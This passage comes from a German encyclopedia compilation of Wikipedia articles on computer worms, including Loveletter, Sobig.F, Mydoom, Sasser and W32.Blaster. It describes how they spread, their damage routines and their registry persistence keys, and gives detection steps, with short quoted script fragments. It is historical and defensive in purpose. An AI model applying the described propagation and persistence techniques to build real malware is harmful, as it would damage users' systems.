*Schockwellenreiter*) von John Brunner erwähnt. Aber erst im Jahr 1988 wurde von Robert Morris der erste wirkliche Computerwurm programmiert. Der so genannte *Morris-Wurm* verbreitete sich unter Ausnutzung von einigen Unix-Diensten, wie z. B. Sendmail, Finger oder Rexec sowie der r-Protokolle. Zwar hatte der Wurm keine direkte Schadensroutine, trotzdem legte er wegen seiner aggressiven Weiterverbreitung ca. 6.000 Rechner lahm – das entsprach zu dieser Zeit ungefähr 10 % des weltweiten Netzes.

Die Entwicklung von Computerwürmern blieb bis Mitte der 1990er Jahre beinahe stehen. Grund dafür war, dass das Internet noch nicht die Ausdehnung hatte, die es heute hat. Bis dahin konnten sich ➡Computerviren viel schneller verbreiten.

**Mitte der 1990er bis 2000 –** In diesem Zeitraum entwickelten sich die Computerwürmer wieder. Erst im Jahr 1997 läutete der erste E-Mail-Wurm ein neues Zeitalter für Netzwerk-Würmer ein. Er ist in der Makrosprache VBA für Microsoft Word 6/7 geschrieben und wird *ShareFun* genannt.

Im selben Jahr wurde auch noch der erste Wurm entdeckt, der sich über IRC verbreiten kann. Er benutzte dabei die script.ini-Datei des Programms mIRC.

Ein weiteres prägendes Ereignis in diesem Jahr war die Entdeckung des Wurms *Homer*, der als erster für seine Verbreitung das Transferprotokoll FTP benützt. Ab diesem Zeitpunkt wurde klar, dass auch Netzwerkprotokolle von Würmern ausgenutzt werden können.

Das Jahr 1999 war für Würmer sehr entscheidend. Einerseits verbreitete sich über Outlook der E-Mail-Wurm *Melissa* weltweit und sorgte für große Aufmerksamkeit der Medien. Andererseits wurden erstmals auch komplexe Würmer wie *Toadie* (der sowohl DOS- als auch Windows-Dateien infiziert und sich über IRC und E-Mail verbreitete) und *W32.Babylonia* (der sich als erste ➡Malware selbst updaten konnte) entwickelt.
Im Jahr 2000 geriet ein Wurm besonders ins öffentliche Bewusstsein: Mit seinem massiven Auftreten inspirierte der *I-love-you*-E-Mail-Wurm viele Nachahmer.

**2001 bis heute –** Eine wichtige Entwicklung im Jahr 2001 war das Auftreten der ersten Würmer mit einer eigenen SMTP-Engine. Ab diesem Zeitpunkt waren Würmer nicht mehr auf Microsoft Outlook (Express)





angewiesen. Auch wurden die ersten Würmer entdeckt, die sich via ICQ oder Peer-to-Peer-Netzwerken verbreiten konnten.

Aber die wichtigste Erneuerung – oder Wiederentdeckung seit dem *Morris-Wurm* aus dem Jahr 1988 – war das Ausnutzen von Sicherheitslöchern oder Softwareschwachstellen in Programmen. So erreichte der Wurm *Code Red* im Jahr 2001 eine große Verbreitung, da er eine Lücke in Microsofts Internet-Information-Server ausnutzt.

Durch das Ausnutzen von Schwachstellen konnten nun auch die ersten dateilosen Würmer in Erscheinung treten. Sie verbreiteten sich durch Sicherheitslücken und blieben nur im RAM, nisteten sich also nicht auf die Festplatte ein.

Im Jahr 2002 wurde mit dem Wurm *Slapper* die bis dato am weitesten verbreitete ➡Malware für das Betriebssystem Linux geschrieben.

Das Ausnutzen von Sicherheitslücken hielt auch in den Jahren 2003 und 2004 an. Der Wurm *SQL Slammer* verbreitete sich sehr stark durch Ausnutzen einer Sicherheitslücke im Microsoft SQL Server. Bis dahin wurden Privat-Anwender von dieser Art von Würmern verschont. Das änderte sich im August 2003, als der Wurm ➡*W32.Blaster* eine Sicherheitslücke im Microsoft-Windows-Betriebssystem ausnutzte und mit einer gewaltigen Verbreitungswelle Schlagzeilen machte. Im Jahr 2004 nutzte der Wurm ➡*Sasser* ein ähnliches Verfahren und griff damit auch wieder Privatanwender an.

Im Jahr 2004 wurde der Wurm ➡*Mydoom* das erste Mal gesichtet. Die schnelle Verbreitung des Wurms führte für ein paar Stunden zu einer durchschnittlich 10-prozentigen Verlangsamung des Internetverkehrs und einer durchschnittlich erhöhten Ladezeit der Webseiten 50 Prozent.

In den Jahren 2004 und 2005 wurden die ersten Computerwürmer für Handys entdeckt, die sich auf Smartphones mit dem Betriebssystem Symbian OS verbreiten. *SymbOS.Caribe* war der erste Handywurm, der sich mit der Bluetooth-Netzwerktechnologie weiterverbreitet. Im Januar 2005 erschien mit *SymbOS.Commwarrior* dann der erste Wurm, der sich selbst als MMS verschicken kann. Die Verbreitung von Handywürmern wird mittlerweile von mehreren Antivirenprogramm-Herstellern gemeldet. Vor allem bei großen Veranstaltungen gibt es immer wieder Masseninfektionen durch Bluetooth-Würmer.

## Literatur


- Biggs, John: *Black Hat – Misfits, Criminals, and Scammers in the Internet Age.* Apress, Berkeley, Cal. 2004, ISBN 1-59059-379-0 (englisch).

- Burger, Ralf: *Das große Computer-Viren-Buch*. Data Becker, Düsseldorf 1989, ISBN 3-89011-200-5.
- Szor, Peter: *The Art Of Computer Virus Research And Defense*. Addison-Wesley, Upper Saddle River, NJ 2005, ISBN 0-321-30454-3 (englisch).


*Quelle: http://de.wikipedia.org/wiki/Computerwurm. Historie: 20.5.03: Angelegt von Warp, danach bearbeitet von den Hauptautoren Mario23, Hendrik.vm, Oliver Schad, Ekuah, Tabacha, Warp, Avatar, Harald Mühlböck, Liquidat, XRay, PeeCee, Pgs, Stf, Stern, Ingo Weisemöller, Wolle1024, MichaelDiederich, Hendrik Brummermann, Idler, Steven Malkovich, Diddi, TomK32, Guizza, AND-RE, Physikr, Alfred Grudszus, Wiegels, Kopoltra, MGla, Igelball, B. N., Heliozentrik, Remi, Wolfgang1018, Jello, Don Quichote, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Loveletter

Bei Loveletter, oft auch »I-love-you-Virus« genannt, handelt es sich um einen Computerwurm, der sich am 4. Mai 2000 und den Folgetagen explosionsartig per ➡E-Mail verbreitete. Die Betreffzeile lautete »I love you«.

### Reaktion der Öffentlichkeit

Auf Grund seiner schnellen und weiten Verbreitung sowie der Höhe des entstandenen Schadens wurde die Thematik von den Massenmedien aufgegriffen und in das öffentliche Bewusstsein gerückt. Auf diese Weise wurden viele Computernutzer in Europa gewarnt, lange bevor die Antivirenprogramm-Hersteller ihre Signaturen aktualisiert hatten. Allerdings führte das auch dazu, dass sich eine Vielzahl von Nachahmern fand, die mit so genannten »Baukasten-Viren« ihr vermeintliches Können unter Beweis stellen wollten.

Nach kurzer Zeit gab es erste Berichte über ein Profil des Täters: Es handele sich um einen frustrierten Schüler von den Philippinen. Quelle dieser Informationen war der Kommentar in den ersten beiden Zeilen des Skripts:

```
rem barok -loveletter(vbe) <i hate go to school>
rem by: spyder / ispyder@mail.com / @GRAMMERSoft Group /
   Manila, Philippines
```

Diese beiden Kommentarzeilen stützen die Aussagen des Autors Onel de Guzman, dass der Wurm versehentlich freigesetzt wurde. Der Informatik-Student Guzman hatte im Vorfeld vergeblich versucht, eine Hausarbeit (oder seine Diplomarbeit?) mit dem Thema »E-Mail Password Sender Trojan« einzureichen, die Loveletter sehr ähnlich ist.





### Verbreitungsstrategien

Neben dem Neugier erweckenden Betreff versuchte »I love you« gezielt, die Empfänger in falscher Sicherheit zu wiegen – er verschickte sich an Einträge aus dem persönlichen Adressbuch, so dass die Empfehlung »Öffnen Sie keine Mailanhänge von fremden Personen« nicht griff. Außerdem hieß der Anhang LOVE-LETTER-FOR-YOU.TXT.vbs, so dass sich viele Empfänger an ».txt-Dateien sind harmlos« erinnerten, da die richtige Erweiterung .vbs in einer Standard-Windowsinstallation nicht angezeigt wird.

Während Loveletter mit beliebigen E-Mail-Programmen empfangen und ausgeführt werden kann, braucht er zum Versenden von E-Mails Microsoft Outlook, das er über OLE-Automatisierung fernsteuert. Dadurch konnte er auch von ➡Personal Firewalls lange Zeit nicht erkannt werden, weil diese nur die Kommunikation von Outlook mit dem Mailserver registrierten.

Des Weiteren ersetzt er auf der Festplatte des befallenen Rechners und in der Microsoft-Netzwerkumgebung Dateien mit bestimmten Typen durch eine Kopie von sich selbst. Wenn diese Datei danach von einem anderen Computer aus ausgeführt wurde, wurde dieser PC ebenfalls infiziert.

Zu guter Letzt konnte er sich über das IRC-Netz per DCC verbreiten. Dazu durchsuchte er die Festplatte nach dem IRC-Client mIRC und überschrieb die Datei script.ini. Sie enthält ein Skript, das Loveletter beim Betreten eines Channels an alle dort anwesenden Personen schicken soll. Der Autor versuchte, normale Anwender vom Löschen des Skriptes abzuhalten, indem er die Datei mit einer gefährlich klingenden Warnung beginnen ließ:

```
[script]
; mIRC Script
; Please dont edit this script... mIRC will corrupt, if
   mIRC will
; corrupt... WINDOWS will affect and will not run correct-
   ly. thanks"
```

(Übersetzt inklusive Grammatikfehler: Bitte bearbeiten Sie dieses Skript nicht … mIRC wird beschädigt, wenn mIRC beschädigt wird … wird WINDOWS betroffen und nicht mehr korrekt funktionieren. danke.)

### Schadensroutine

Der Wurm löschte auf infizierten Rechnern alle Dateien mit den Dateiendungen .jpg, .jpeg, .vbs, .vbe, .js, .jse, .css, .wsh, .sct und .hta und legte eine gleichnamige Kopie von sich selbst mit der Dateiendung .vbs an. Außer-

dem wurden alle Dateien mit den Endungen .mp2 und .mp3 als versteckt markiert und wiederum eine gleichnamige Kopie des Wurms mit der Endung .vbs angelegt.

Auf Grund seiner exponentiellen Verbreitung hat er in den ersten Stunden viele Mailserver überlastet. Die folgende Rechnung veranschaulicht das: Unter der Annahme, dass jeder infizierte Benutzer 20 Einträge in seinem Adressbuch hat und die Hälfte der Empfänger den Anhang öffnen:

| Ebene | neu infiziert | neu versendete Mails |
|---|---|---|
| 1 | 1 | 20 |
| 2 | 10 | 200 |
| 3 | 100 | 2.000 |
| 4 | 1.000 | 20.000 |
| 5 | 10.000 | 200.000 |

*Quelle: http://de.wikipedia.org/wiki/Loveletter. Historie: 21.3.05: Angelegt von Frog23, danach bearbeitet von den Hauptautoren Hendrik Brummermann, Frog23, Kaiblankenhorn, Suricata, Stf, Steven Malkovich, Sven423, Österreicher, MichaelDiederich. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Sobig.F

Sobig.F oder exakt W32.Sobig.F@mm ist ein am 18. August 2003 entdeckter Computerwurm. Er wurde vermutlich über eine pornografische Newsgroup freigesetzt und ist der sechste aus einer Serie von immer ausgeklügelteren Internet-Würmern, die seit Januar 2003 ins Netz gebracht worden sind. W32.Sobig.F@mm wird als netzwerkaktiver Massen-Mail-Wurm charakterisiert, der sich an alle ➔E-Mail-Adressen sendet, die er in Dateien mit den Erweiterungen .dbx, .eml, .hlp, .htm, .html, .mht, .wab oder .txt findet. Der eingenistete Wurm öffnet auf den befallenen Rechnern Ports zum Internet, installiert einen eigenen Mailserver und sendet parallel unablässig infizierte E-Mails an beliebige Empfänger.

Wenn der Wurm Sobig.F aktiviert ist, kopiert er sich in das Windows-Verzeichnis mit dem Namen »WINPPR32.EXE« und legt eine Konfigurationsdatei mit dem Namen »WINSTT32.DAT« im selben Verzeichnis ab. Folgende Einträge in der Registry werden durchgeführt:

- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"TrayX"=C:\WINNT\WINPPR32.EXE /sinc`
- `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"TrayX"=C:\WINNT\WINPPR32.EXE /sinc`





Der Wurm ist darauf programmiert, bis zum 10. September 2003 jeden Freitag und Sonntag Kontakt zu bestimmten Rechnern aufzunehmen, um von dort – wie es scheint – weitere Instruktionen zu erhalten. Dabei wird ein UDP-Paket an Port 8998 eines Remote-Servers gesandt. Diese angezielten Rechner wurden aufgrund der ermittelten IP-Adressen inzwischen bereits vom Netz genommen. Aufgrund der seit dem »Verfallsdatum« praktisch nicht mehr auftretenden Neuinfektionen mit Sobig.F wurde der Wurm beispielsweise von Symantec aus der Gefahrenstufe 4 in die Kategorie 2 verschoben.

Von Sobig.F betroffen sind potenziell alle Microsoft-Betriebssystemversionen von Windows 95 bis Windows XP.

*Quelle: http://de.wikipedia.org/wiki/Sobig.F. Historie: 24.8.03: Angelegt von Josef Spindelböck, danach bearbeitet von den Hauptautoren Josef Spindelböck, Stf, Steven Malkovich, Flups. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Mydoom

Mydoom, auch bekannt als Novarg, Mimail.R und Shimgapi, ist ein Computerwurm. Er befällt Microsoft-Windows-Systeme und wurde das erste Mal am 26. Januar 2004 gesichtet. Es handelt sich um den bisher am schnellsten und weitesten verbreiteten Computer-Wurm, der den bisherigen Rekord des ➔Sobig-Wurms noch übertrifft.

Mydoom wird vorwiegend über ➔E-Mail übertragen und gibt sich gegenüber dem Empfänger als »Übertragungsfehler bei der Mailzustellung« aus. Im Betreff der E-Mails tauchen Meldungen auf wie »Error«, »Mail Delivery System«, »Test«, »Delivery Status Notification« oder »Mail Transaction Failed«. In den deutschen Varianten kommen auch Betreffzeilen wie »Benachrichtigung zum Übermittlungsstatus (Fehlgeschlagen)« und ähnliche Meldungen vor.

An die E-Mail angehängt ist eine Datei mit dem Wurm. Wird der Anhang ausgeführt, installiert sich der Wurm im Windows-Betriebssystem. Dabei durchsucht der Wurm lokale Dateien sowie das Windows-Adressbuch des befallenen Rechners nach E-Mail-Adressen und versendet sich an diese. Weiterhin legt der Wurm eine Kopie seiner selbst im Ordner »Gemeinsame Dateien« des Peer-to-Peer-Datentauschprogramms Kazaa ab.

Beim Versand der verseuchten Mails schließt der Wurm jedoch Zieladressen von diversen Universitäten, wie die Rutgers Universität, das MIT, Stanford und UC Berkeley sowie verschiedene Firmen wie Microsoft und

Symantec aus. Behauptungen aus früheren Berichten, der Wurm würde generell *alle* ».edu«-Adressen ausschließen, haben sich als falsch herausgestellt.

Die Original-Version des Wurms (Mydoom.A) infiziert Rechner auf zwei Arten:

- durch Einrichtung einer so genannten ➔*Backdoor* (engl. für »Hintertür«), die es erlaubt, den befallenen PC aus der Ferne zu bedienen (geschieht durch Ablage der Mydoom-eigenen `SHIMGAPI.DLL`-Datei im system32-Verzeichnis und anschließendem Aufruf als Unterprozess des Windows Explorers);
- durch Vorbereitung einer so genannten *Denial-of-Service*-Attacke gegen die Webseite der SCO Group, welche mit dem 1. Februar 2004 beginnt; von einigen Virus-Analysten wurden jedoch Zweifel an der korrekten Arbeitsweise der hierzu vorhandenen Funktionen erhoben.

Eine zweite Version des Wurms (Mydoom.B) adressiert auch die Microsoft-Webseite und blockiert den Zugriff auf die Webseiten von Microsoft sowie bekannten Herstellern von AntiViren-Programmen. Dadurch sollen die AntiViren-Programme daran gehindert werden, Viren-Updates sowie Programm-Updates herunterzuladen.

Erste Analysen ließen vermuten, dass Mydoom eine Variante des *Mimail*-Wurms sei. Es wurde vermutet, dass die gleichen Personen für die beiden Würmer verantwortlich sind. Die Schlussfolgerungen nachfolgender Analysen entkräfteten diese Vermutungen jedoch wieder.

Der Wurm beinhaltet die Nachricht *»andy; I'm just doing my job, nothing personal, sorry«*, was zu Spekulationen darüber führte, ob der Programmierer für die Erstellung des Wurms bezahlt wurde. Andere Spekulationen (insbesondere der SCO Group) gingen in die Richtung, dass der Wurm aus der Linux-/Open-Source-Szene stamme, um gegen die von SCO (bisher unbewiesenen) Vorwürfe und damit in Zusammenhang stehenden Klagen vorzugehen, der Einsatz von Linux würde gegen Patente von SCO verstoßen. Wieder andere Spekulationen gehen davon aus, dass der Wurm von so genannten UBE/UCE- bzw. Spam-Versendern in die Welt gesetzt wurde, um so eine große Anzahl von infizierten Rechnern zum Versand von UBE/UCE nutzen zu können.

Die Variante Mydoom.bb verwendet Suchmaschinen, um neue E-Mail-Adressen zu erhalten. Betreffzeilen wie »Error«, »Delivery failed« oder »Postmaster« deuten auf den Virus hin. Der Code verbirgt sich in einer angehängten Datei, die »Java.exe« oder »Service.exe« heißen kann.





**Zeitlicher Ablauf**

- **26. Januar 2004:** Der Mydoom-Wurm wird das erste Mal gegen 13:00 Uhr UTC gesichtet. Die ersten verseuchten Mails treffen aus Russland ein. Die schnelle Verbreitung des Wurms sorgt für ein paar Stunden zu einer durchschnittlich 10-prozentigen Verlangsamung des Internetverkehrs und einer durchschnittlich erhöhten Ladezeit der Webseiten von 50 Prozent. Sicherheitsexperten berichten zu dieser Zeit, dass durchschnittlich jede zehnte eingehende E-Mail virenverseucht ist.
- Obwohl Mydooms Denial-of-Service-Attacke gegen die SCO Group erst am 1. Februar 2004 starten soll, ist die Webseite der SCO Group wenige Stunden nach Ausbruch des Wurms nicht mehr erreichbar. Es ist nicht bekannt, ob Mydoom dafür verantwortlich ist. Die Webseite der SCO Group war im Jahre 2003 bereits des öfteren Ziel verschiedener verteilter Denial-of-Service-Attacken, ohne dass Computerviren dafür verantwortlich waren.
- **27. Januar 2004:** Die SCO Group bietet 250.000 US-Dollar Belohnung für Informationen, die zur Ergreifung des Wurm-Programmierers führen. In den Vereinigten Staaten werden vom FBI und Secret Service Ermittlungen aufgenommen.
- **28. Januar 2004:** Eine zweite Version des Wurms wird entdeckt. Die erste E-Mail mit der neuen Variante (Mydoom.B) trifft gegen 14:00 Uhr UTC wiederum aus Russland ein. Die neue Version soll ab dem 3. Februar 2004 auch Microsoft attackieren. Mydoom.B blockiert auch den Zugriff auf die Webseiten von über 60 Antiviren-Herstellern sowie auf so genannte Popup-Werbefenster von Online-Marketingfirmen wie DoubleClick. Sicherheitsexperten berichten, dass nunmehr fast jede fünfte eintreffende E-Mail virenverseucht ist.
- **29. Januar 2004:** Aufgrund von Fehlern im Programmcode des Mydoom.B-Wurms nimmt die Ausbreitungsgeschwindigkeit entgegen anders lautender Voraussagen ab. Microsoft setzt ebenfalls 250.000 US-Dollar Belohnung für Informationen zur Ergreifung des Programmierers aus.
- **30. Januar 2004:** Eine französische Variante des Wurms kursiert im Internet. Die Ursprungsmail wird nach Kanada zurückverfolgt.
- **1. Februar 2004:** Die erste verteilte Denial-of-Service-Attacke gegen die SCO Group beginnt. Die Server www.sco.com und www.sco.de sind bereits ab dem 31. Januar 2004, 17:00 Uhr UTC nicht mehr erreichbar. Allerdings ist der Webserver der SCO Group noch erreichbar. Die offiziellen Hostnamen wurden im DNS gelöscht.

- **3. Februar 2004:** Die zweite Denial-of-Service-Attacke gegen Microsoft beginnt. Aufgrund des Programmfehlers der B-Variante von Mydoom und der damit verbundenen geringeren Verbreitung halten sich die Angriffe jedoch im Rahmen und Microsoft kann seine Webseite weiter betreiben.
- **6. Februar 2004:** Ein neuer Computerwurm mit dem Namen *Deadhat* wird zum ersten Mal vereinzelt gesichtet. Der neue Wurm nutzt die von Mydoom eingerichtete ➔Backdoor aus und befällt über diesen Weg Windows-Computer, die mit dem Mydoom-Wurm infiziert sind. Dabei deinstalliert er die vorhandenen Mydoom-Würmer, deaktiviert ➔Firewall- und ➔AntiViren-Software und versucht sich auf anderen Windows-PCs weiter zu verbreiten. Mit Hilfe einer neu eingerichteten Backdoor können Angreifer beliebige Programme auf die von Deadhat befallenen Windows-Rechner hochladen und dort ausführen.
- **7. Februar 2004:** Die deutsche Seite von SCO, www.sco.de, ist wieder erreichbar. Die Hauptseite www.sco.com ist nach wie vor offline.
- **12. Februar 2004:** Mydoom.A soll seine weitere Verbreitung programmgesteuert einstellen. Die von Mydoom.A eingerichtete Backdoor bleibt jedoch weiterhin offen.
- **1. März 2004:** Mydoom.B soll seine weitere Verbreitung programmgesteuert einstellen. Aber auch hier soll die Backdoor weiterhin offen bleiben.
- **27. Juli 2004:** Mydoom.M verbreitet sich wieder als Anhang in Error-Mails. Er durchsucht die Festplatte nach E-Mail-Adressen, versendet sich an diese und fragt bei großen Suchmaschinen nach weiteren Adressen in dieser Domäne an.

*Quelle: http://de.wikipedia.org/wiki/Mydoom. Historie: 31.1.04: Angelegt von Remi, danach bearbeitet von den Hauptautoren Remi, Stf, Tsor, Steven Malkovich, BWBot, Centic, Stefan Kühn, Weede, Zwobot, MichaelDiederich, Grimmi59 rade, Christian Arntzen, MFM, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Sasser

Sasser (Bedeutung des Namens: Wortspiel aus dem englischen Verb *to sass* – »freche Antworten geben« – und der Tatsache, dass er den Dienst LSASS ausnutzt) ist der Name eines Computerwurms, der sich Anfang Mai 2004 in hoher Geschwindigkeit auf Computern mit den Microsoft-Betriebssystemen Windows 2000 sowie Windows XP verbreitete. Sein »offizieller« Name ist *W32.Sasser*. Unter den betroffenen Systemen





waren Computer bei Banken, Reiseunternehmen und öffentlichen Einrichtungen. Betroffen waren die Computer der deutschen Postbank, der finnischen Sampo Bank, der Delta Air Lines und der Europäischen Kommission sowie weiterer Unternehmen und Behörden weltweit. Der Programmierer von Sasser, Sven Jaschan, ein damals 17-jähriger Schüler aus Waffensen, einem Ortsteil der Stadt Rotenburg (Wümme), wurde am 7. Mai 2004 vorübergehend festgenommen. Der Informatikschüler (Berufsfachschule) ist auch für die Viren der *Netsky*-Reihe verantwortlich.

Sasser wird nicht als ➔E-Mail-Anhang versandt. Sobald sich ein Benutzer mit dem Internet verbindet, nutzt der Wurm einen Fehler in einem Windows-Systemdienst mit dem Namen Local Security Authority Subsystem Service (LSASS) aus. Findet er einen verwundbaren Rechner, infiziert er ihn mit einem Code, der den eigentlichen Wurm von bereits infizierten Rechnern kopiert. Dazu startet er auf Port 5554 einen FTP-Server.

Der befallene Rechner wird von dem Wurm in unregelmäßigen Abständen ein- und ausgeschaltet. Der materielle Schaden ist dabei schwer zu bemessen, da es sich bei den Schäden im Wesentlichen um allgemeine Produktivitätsverluste in Unternehmen bzw. um Mängel in der Erreichbarkeit und Nutzbarkeit von Internetseiten durch die Kunden handelt.

Innerhalb kurzer Zeit sind von dem Wurm mehrere Varianten aufgetaucht: *Sasser.B*, *Sasser.C* und *Sasser.D* (das Original wird *Sasser.A* genannt). Zudem nutzt ein E-Mail-Wurm mit dem Namen *Netsky.AC* die Angst von Anwendern vor Sasser aus: Als Absender gibt er sich als ein Hersteller von Antivirensoftware aus und tarnt sich unter anderem als Programm zum Entfernen von Sasser.B.

Ein weiterer Wurm mit dem Namen *Phatbot* schließt normalerweise die Hintertüren, die andere Würmer geöffnet haben, und löscht beispielsweise bei den Würmern *Beagle* oder ➔*Mydoom* den Schädling. Sasser jedoch wird von Phatbot verändert, um alle IP-Adressen des Wurms herauszufinden und folgt Sasser nach, um die neu befallenen Rechner zu infizieren. Man kann diese Infektion an einer Datei mit dem Namen *wormride.dll* im Windowsverzeichnis erkennen. Ist diese Datei vorhanden, ist der Rechner mit beiden Würmern infiziert.

Sasser hat schätzungsweise zwei Millionen Rechner infiziert. Die bisher schlimmste Attacke durch den Wurm ➔*W32.Blaster*, der auch *Lovsan* genannt wird, hatte nach Schätzungen von Microsoft 9,5 Millionen Computer infiziert und weltweit erhebliche finanzielle Schäden verursacht.

Der 19-jährige Entwickler der ➡Computerwürmer wurde am 8. Juli 2005 vom Jugendschöffengericht des Landgerichts Verden zu einer Jugendstrafe von einem Jahr und neun Monaten auf Bewährung verurteilt. Zudem muss Sven Jaschan 30 Stunden gemeinnützige Arbeit in einem Krankenhaus oder Altenheim leisten. Vermutlich wurde der Autor von seinen Freunden verraten, um die von Microsoft ausgesetzte Belohnung von 250.000 Dollar zu erhalten.

*Quelle: http://de.wikipedia.org/wiki/Sasser. Historie: 2.5.04: Angelegt von Antiara, danach bearbeitet von den Hauptautoren Jofi, Igelball, ALE!, Antiara, Verdi, Avatar, Hoch auf einem Baum, Slomox, Simeon Kienzle, MichaelDiederich, Peterlustig, MilesTeg, Head, MAK, Joscha, Stefan Kühn, Keno, Fredstober, Mahaccc, Zwobot, Stf, Steven Malkovich, DerGrosse, Madzero, Ilja Lorek, Ameins, Kaktus, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## W32.Blaster

W32.Blaster (auch: *W32.Lovsan* und *MSBlast*) ist ein Computerwurm, der sich durch Ausnutzung einer Sicherheitslücke in der RPC-Schnittstelle von Microsoft Windows verbreitet. Der Wurm verbreitet sich ausschließlich über die Betriebssysteme Windows 2000, XP und Windows Server 2003 über den TCP-Port 135. Das Distributed Computing Environment (DCE), das auf einer Vielzahl verschiedener Betriebssysteme installiert sein kann, verwendet auch RPCs über Port 135. In Folge einer Schwachstelle in der Implementierung einiger Hersteller kann auf manchen Plattformen der DCE-Dienst zum Absturz gebracht werden.

Der Wurm kann allerdings bei einem Angriff nicht erkennen, ob das Angriffsziel bereits befallen ist. Er bremst sich deshalb in der Verbreitung selbst aus, da er auch bereits befallene Windows-Rechner zum Absturz bringt. Erst wenn der Angriff erfolgreich war, wird überprüft, ob die Datei *msblast.exe* bereits auf der Festplatte vorhanden ist.

Der Wurm sollte am 16. August 2003 einen Distributed-➡Denial-of-Service-Angriff auf die Updateseiten der Firma Microsoft durchführen, auf denen auch der Patch für die Sicherheitslücke lagert.

### Mutationen

Mittlerweile tritt der Wurm auch in zahlreichen Mutationen auf. Eine dieser Mutationen kombiniert den Wurm mit einem ➡Trojanischen Pferd.

Diese Entwicklung stellt mittlerweile auch eine direkte Bedrohung für die Systemsicherheit der Anwender dar, da der Wurm sich nicht mehr auf die Verbreitung beschränkt, sondern die Systeme der Nutzer für einen zukünftigen Angriff präpariert.





Der Wurm tritt mittlerweile in fünf Varianten auf:

- Variante A
- Variante B, bei dem die Wurmdatei in *penis32.exe* umbenannt wurde
- Variante C, bei dem die Wurmdatei in *teekids.exe* umbenannt wurde
- Variante D in Kombination mit dem Trojaner *BKDR_LITH.103.A*, der eine Backdoor installiert
- Variante E trägt unter anderem die Bezeichnungen *Nachi*, *Welchia* und *Lovsan.D*. Der Schädling sucht auch auf dem TCP-Port 135 nach verwundbaren Windows-Systemen im Internet. Alternativ sendet der Wurm Daten über den TCP-Port 80, um das im März 2003 entdeckte WebDAV-Sicherheitsloch zur Verbreitung zu nutzen. Über das RPC-Leck greift der Wurm nur Maschinen mit Windows XP an, während über die WebDAV-Lücke sowohl Systeme mit Windows 2000 als auch XP attackiert werden. Zu erkennen ist er an massiv vielen ICMP-Floodings im lokalen Netz.

### Erkennung

Eine Infektion durch W32.Blaster lässt sich folgendermaßen erkennen:

- Links unten auf »Start« klicken,
- dann auf »Suchen«
- und jetzt auf »Nach Dateien und Ordnern«.
- Dann nach »msblast.exe« suchen.
- Nach »penis32.exe« suchen.
- Nach »teekids.exe« suchen.

Findet der Rechner eine der Dateien, ist der Computer infiziert.

**Alternative Erkennung für Fortgeschrittene –** Wenn das Dateisystem sehr groß ist, dann dauert es vielleicht etwas zu lange, alle Festplatten zu durchsuchen. In diesem Fall kann der Befall auch in der Registry an den folgenden Schlüsseln erkannt werden:

- `HKEY _ LOCAL _ MACHINE\SOFTWARE\Microsoft\Windows\ CurrentVersion\Run »windows auto update«=msblast.exe`
- `HKEY _ LOCAL _ MACHINE\SOFTWARE\Microsoft\Windows\ CurrentVersion\Run »windows auto update«=msblast.exe I just want to say LOVE YOU SAN!! bill`

Bei den Varianten B und C des Virus finden sich hier statt msblast.exe die Dateien penis.exe oder teekids.exe sowie ein etwas anderer Text.

W32.Blaster macht sich auch durch Abstürze des Rechners bemerkbar, die von der Meldung *»Windows muss jetzt neu gestartet werden, da der Dienst Remoteprozedurablauf unerwartet beendet wurde.«* begleitet werden.

**Funktionsweise**

- Der Angreifer lässt einen TFTP-Server laufen, um den Wurm einzuschleusen.
- Eine Verbindung zwischen dem Angreifer und seinem Opfer wird auf dem TCP-Port 135 hergestellt.
- Eine Shell wird auf dem Opfer hergestellt, welche auf den TCP-Port 4444 lauscht.
- Der Angreifer führt einen Befehl über die Shell aus, um das Opfer zu veranlassen, den Wurm zu installieren.
- Der Angreifer beendet die Verbindung zur Shell des Opfers, anschließend stoppt die Shell das Lauschen auf dem TCP-Port 4444 des Opfers.
- Das Opfer startet einen TFTP-Server und Prozesse anderer Anweisungen (z. B. zur Änderung der Registrierungsschlüssel etc.).

*Quelle: http://de.wikipedia.org/wiki/W32.Blaster. Historie: 12.8.03: Angelegt von Carter666, danach bearbeitet von den Hauptautoren Carter666, Devnull, Kurt Jansson, Achim Raschka, Urbanus, Nd, Korre, Steven Malkovich, Jo'i, Stf, Hansele, Kaktus, Diddi, Dominik, Nb, MichaelDiederich, Caramdir, Zwobot, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Trojanisches Pferd

Als Trojanisches Pferd bezeichnet man in der Computersprache schädigende Programme, die als nützliche Programme getarnt sind oder zusammenhängend mit einem nützlichen Programm verbreitet werden, aber tatsächlich auf dem Computer im Verborgenen unerwünschte Aktionen ausführen können.

Umgangssprachlich werden Trojanische Pferde – in Anlehnung an die griechische Mythologie – auch *Trojaner* (engl. *Trojan*) genannt. Falsch ist dies deshalb, weil die Trojaner eigentlich Opfer des Trojanischen Pferdes der Mythologie geworden sind und nicht dessen Urheber waren. Allerdings ist der Ausdruck »Trojaner« mittlerweile derart verbreitet, dass er weitgehend akzeptiert ist.

Ein Trojanisches Pferd zählt zur Familie schädlicher bzw. unerwünschter Programme, der so genannten ➧Malware, worin auch ➧Computerviren und ➧Rootkits einzuordnen sind. Die Grenze zwischen ➧Backdoors,





Rootkits und Trojanischen Pferden ist fließend, umgangssprachlich werden diese Begriffe häufig synonym verwendet.

**Charakteristika**

Trojanische Pferde sind Schad-Programme (➧Malware), die auf fremde Computer eingeschleust werden können, um unentdeckt Aktionen auszuführen. Häufig sind diese Trojanischen Pferde als nützliche Programme getarnt – benutzen beispielsweise den Dateinamen einer nützlichen Datei – oder sind mit einem tatsächlich nützlichen Programm verbunden. Der tatsächliche Nutzen der Datei, die ein Trojanisches Pferd enthält, kann beliebiger Art sein.

